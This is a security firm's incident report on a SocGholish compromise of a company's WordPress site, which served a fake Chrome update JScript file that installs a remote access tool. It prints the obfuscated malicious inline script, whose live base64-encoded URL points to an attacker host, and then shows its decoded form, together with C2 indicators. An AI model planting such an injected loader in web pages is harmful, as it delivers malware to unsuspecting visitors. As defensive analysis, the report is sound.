Incident report: Spotting SocGholish WordPress injection

Incident report:
Spotting SocGholish WordPress injection

Security operations
| 5 min read

| Jul 22, 2021

| *by Kyle Pellett, Tyler Fornes and Evan Reichard*

Earlier this week, our SOC stopped a ransomware attack at a large software and staffing company. The attackers compromised the company's WordPress CMS and used the SocGholish framework to trigger a drive-by download of a Remote Access Tool (RAT) disguised as a Google Chrome update.

In total, four hosts downloaded a malicious Zipped JScript file that was configured to deploy a RAT, but we were able to stop the attack before ransomware deployment and help the organization remediate its WordPress CMS.

We'll walk you through what happened, how we caught it, and provide recommendations on how to secure your WordPress CMS. We also hope that this story is a good reminder of the power of asking the right investigative questions.

How we spotted our initial lead


Around 07:00 UTC (that's 3:00 am ET), our SOC received an EDR alert for suspicious Windows Script Host (WSH) activity on one Windows 10 host.

The TL;DR is an employee double clicked a Zipped JScript file named "Chrome.Update.js" and EDR blocked execution.

Here's what we were able to infer from our initial lead into the activity:

- This doesn't look like legitimate Google Chrome update activity
- Possible "fake update" activity delivered via Zipped JScript file

- The activity is only on this host, not prevalent, and unlikely to be a false positive
- The WSH process spawned from Windows Explorer, suggesting the employee double-clicked the JScript file versus part of an exploit-chain



```
Process tree

⌄ Explorer.EXE PID-N/A
  ^ wscript.exe PID-N/A   Main process
    Description        Process blocked
    Process name       wscript.exe
    Process command    C:\Windows\System32\WScript.exe "C:\Users\[redacted]\AppData\Local\Temp\Temp1_Chrome.Updated.b9fd43.zip\Chrome.Update.b9fd43.js"
    Process MD5        0639b0a6f69b3265c1e42227d650b7d1
    Process SHA256     ce9f70e104c07d92fc05fbd6000839fd6a87ff010e706396f87dd679244ed97b
    Started at         2021-07-19T07:06:46Z
    File name          WScript.exe
    File path          C:\Windows\System32\WScript.exe
    Signed             False
    Username           [redacted]

Process details
Description        Process blocked
Process name       wscript.exe
Process command    C:\Windows\System32\WScript.exe "C:\Users\[redacted]\AppData\Local\Temp\Temp1_Chrome.Updated.b9fd43.zip\Chrome.Update.b9fd43.js"
Started at         2021-07-19T07:06:46Z
File name          WScript.exe
File path          C:\Windows\System32\WScript.exe
Signed             False
Username           [redacted]

Parent name        Explorer.EXE
Parent command     C:\WINDOWS\Explorer.EXE
```

Initial lead: suspicious WSH process activity

As part of our alert triage process, we did a quick check to make sure we weren't seeing the WSH activity anywhere else in the environment.

We weren't. And EDR blocked the activity.

Case closed? Nope.

The quality of your SOC investigations is rooted in the questions you ask. There are two very important questions we needed to answer before calling it "case closed:"

1. What does the JScript file do?
2. How did the Zipped JScript file get there?

To figure out what the JScript file does, we grabbed a copy of the Zipped JScript file and submitted it to our internal sandbox (we use VMRay at Expel).

The JScript file did the following at runtime:

- Contacted command-and-control servers hosted at [.]services[.]accountabilitypartner[.]com (195.189.96.41) and [.]drpease[.]com
- Opened an HTTP POST request for /pixel.png on TCP port 443
- Delivery mechanism consistent with potential SocGholish framework activity

Given this info, it’s our opinion that “/pixel.png” is likely a second stage payload. We were unable to acquire a copy of “/pixel.png” for further analysis, but …

Bottom line: it’s bad.

Now we needed to figure out how the Zipped JScript file got there.

This is where the story gets interesting.

How we investigated the SocGholish WordPress injection

We needed to know how the Zipped JScript file got onto the host computer. It would’ve been easy to assume, “Okay, the Zipped JScript file was likely delivered via phishing and EDR is blocking the activity, so we’ll block the C2 and move on.”

“Not so fast, my friend.” – Lee Corso

Using EDR live response features, we acquired a copy of the employee’s Google Chrome browser history as it could potentially contain evidence we needed to determine how the Zipped JScript file got there. The host in question is a Windows machine, so we grabbed a copy of C:\Users\\AppData\Local\Google\Chrome\User Data\Default\History” and reviewed it using internal tools. You can parse the History .db files using SQLite as well.

Sure enough, Google Chrome history recorded that “Chrome.Update.js” was downloaded after visiting a URL hosted on the company’s WordPress CMS. The company’s WordPress CMS was likely compromised, resulting in delivery of “fake updates” that deploy the SocGholish RAT. The company’s WordPress CMS is publicly accessible, so anyone visiting the site could potentially be compromised.

At this point in our investigation, we declared a critical incident, notified our customer, and in parallel escalated our on-call procedure to bring in additional cavalry to aid in the investigation.

Our response and remediation efforts

Google Chrome history contained evidence to suggest that the malicious Zipped JScript file was downloaded after visiting a webpage on the company’s WordPress site. We let our customer know that there was evidence to suggest their WordPress site was compromised and to invoke their internal Incident Response plan. We also armed the customer with information about command-and-control servers and advised them to implement blocks.

Adding to the excitement, as the late night hours turned into early morning hours on the East Coast, our SOC started to receive additional EDR alerts for deployment of the malicious Zipped JScript on additional Windows 10 hosts.


EDR blocked that activity as well, but we needed to get a handle on the WordPress situation quickly. Anytime we'd see a download of the Zipped JScript on a new host, we'd repeat our process to establish how the file got there. In each case the Zipped JScript file was downloaded after visiting the company's WordPress site.

But it turned out that multiple pages on the site were compromised, not just one. This context was super important.

For situational awareness, we did a quick check and noticed the company was running an older version of WordPress, 5.5.3. We didn't have endpoint visibility into the WordPress server as it was hosted by a third party. If we did, we would have wanted to establish when and how the site was compromised.

We inferred that the attacker likely exploited a vulnerability in a WordPress plugin or WordPress 5.5.3. We grabbed source code of any page that was recorded as triggering a drive-by-download and got to work.

We almost immediately spotted a malicious inline script on every page that triggered a drive-by download:




```
</li><li id="custom_html-18" class="widget_text widget widget_custom_html"><div class="textwidget custom-html-widget">
<script>;(function(){var nq=document[jj("cmVmZXJyZXI=")]||'';var is=new
RegExp(jj('Oi8vKFteL10rKS8='));if(!nq||window[jj("bG9jYXRpb24=")][jj("aHJlZg==")][jj("bWF0Y2g=")](is)[1]==nq[jj("bWF0Y2g=")]
(is)[1]){return;};var wm=navigator[jj("dXNlckFnZW50")];var kx=window[jj("bG9jYWxTdG9yYWdl")]
[jj("X19fdXRtYQ==")];if(xl(wm,jj("V2luZG93cw=="))&&!xl(wm,jj("QW5kcm9pZA=="))){if(!kx){var
th=document.createElement('script');th.type='text/javascript';th.async=true;th.src=jj('aHR0cHM6Ly9ub3RpZnkuYXByb3Bvc2F1c3NpZ
XMuY29tL3JlcG9ydD9yPWRqMWtNVFJtWldReVpqVXpORGMzTjJKbU1qSXhZaVpqYVdROU1qVXg=');var me=document.getElementsByTagName('script')
[0];me.parentNode.insertBefore(th,me);}}function jj(ek){var gl=window.atob(ek);return gl;}function xl(us,tt){var gl=
(us[jj("aW5kZXhPZg==")](tt)>-1);return gl;}})();</script></div></li> </div>
```

Malicious inline script deployed to multiple pages on the company's WordPress site

We let the customer know about our findings and then turned our attention towards decoding and deobfuscating the script.

Most of the obfuscation consisted of base64 encoded functions and strings. With the help of the Chrome DevTools Console, we stepped through the obfuscated script and eventually landed on the following:



```
var referrer = document["referrer"] || '';
var regex = new RegExp("://([^/]+)/");

// Return if:
//  - No referrer
//  - User referred from same site
if (!referrer || window.location.href.match(regex)[1] == referrer.match(regex)[1]) {
    return;
};

var userAgent = navigator["userAgent"];
var utmaTracking = window["localStorage"]["___utma"];

// Continue if:
//  - Windows UserAgent
//  - Not Android UserAgent
if (containsString(userAgent, "Windows") && !containsString(userAgent, "Android")) {
    // Continue if: No UTMA tracking in localStorage
    if (!utmaTracking) {
        // Create Script Element
        var th = document.createElement('script');
        th.type = 'text/javascript';
        th.async = true;

        // Set Malicious Source
        th.src = "https[://]notify.aproposaussies[.]com/report?r=[redacted];

        // Append to DOM
        var me = document.getElementsByTagName('script')[0];
        me.parentNode.insertBefore(th, me);
    }
}

function containsString(us, tt) {
    var gl = (us.indexOf(tt) > -1);
    return gl;
}
```

Decoded: malicious inline script deployed to multiple WordPress pages

From the decoded script above, you'll see that to trigger the drive-by download, the user must be referred to the site (not referred from the same site) and be running Windows. The Zipped JScript was served from notify.aproposaussies[.]com (179.43.169.30). At the time of writing, only Kaspersky (1/87) has flagged the domain as malicious on VirusTotal.

Everything is not fine.

We now understand what's happening.

At this point, the customer was already in the process of removing the malicious inline scripts and updating to the most recent version of WordPress.

We did one last check of the environment to make sure no additional hosts downloaded the evil Zipped JScript file, checked to make sure that no hosts were talking to known C2 servers, and that no other malicious processes had executed. We asked the right questions and in doing so, figured out what happened.

A quick recap:

The attackers likely used the “SocGholish” framework to inject a malicious script into multiple pages on the company’s WordPress site by exploiting a vulnerability in a WordPress plugin or WordPress 5.5.3. If an employee navigated to a compromised web page from a device running a Windows OS, an obfuscated inline script triggered a drive-by download of a ZIP file with an embedded Windows JScript file. The malicious JScript file was configured to enable remote access to infected hosts by communicating with command-and-control (C2) servers hosted on legitimate compromised infrastructure. That remote access is then typically used to deploy variants of the WASTEDLOCKER family of ransomware.

Lessons learned and tips to prevent similar incidents

WordPress security and its ecosystem has improved over the years, but it’s still an attack vector. Keep up to date on patches, but also:


- Run trusted and well-known WordPress plugins. These tend to have had more scrutiny and more focus on security.
- Follow a WordPress hardening guide or install a WordPress security plug-in. There are many, so choose one that is right for you.
- Explore implementing or updating your website Content Security Policy to block malicious scripts.
- MFA everything and all users.
- Lock down your dev and staging instances, too (including adding MFA). You need to control the entire chain of the website, not just the final site.
- If a third party hosts your WordPress site, have all the contact info and recovery info needed in case of an incident.
- Run an IR tabletop exercise where the initial entry point is your WordPress site.

Remember, the quality of your SOC investigations is rooted in the questions you ask.

If we didn’t answer, “How did it get there?” we would have missed a huge finding that the company’s WordPress site was compromised, resulting in drive-by downloads.

Subscribe

‹ Last Post
Next Post ›
All Posts



Someone in your industry got hit with ransomware. What now?

We’re noticing a trend in ransomware attacks. But that doesn’t mean it’s time to go into panic mode. Find out what you need to know and get some tips on how you can keep your org safe.

Read More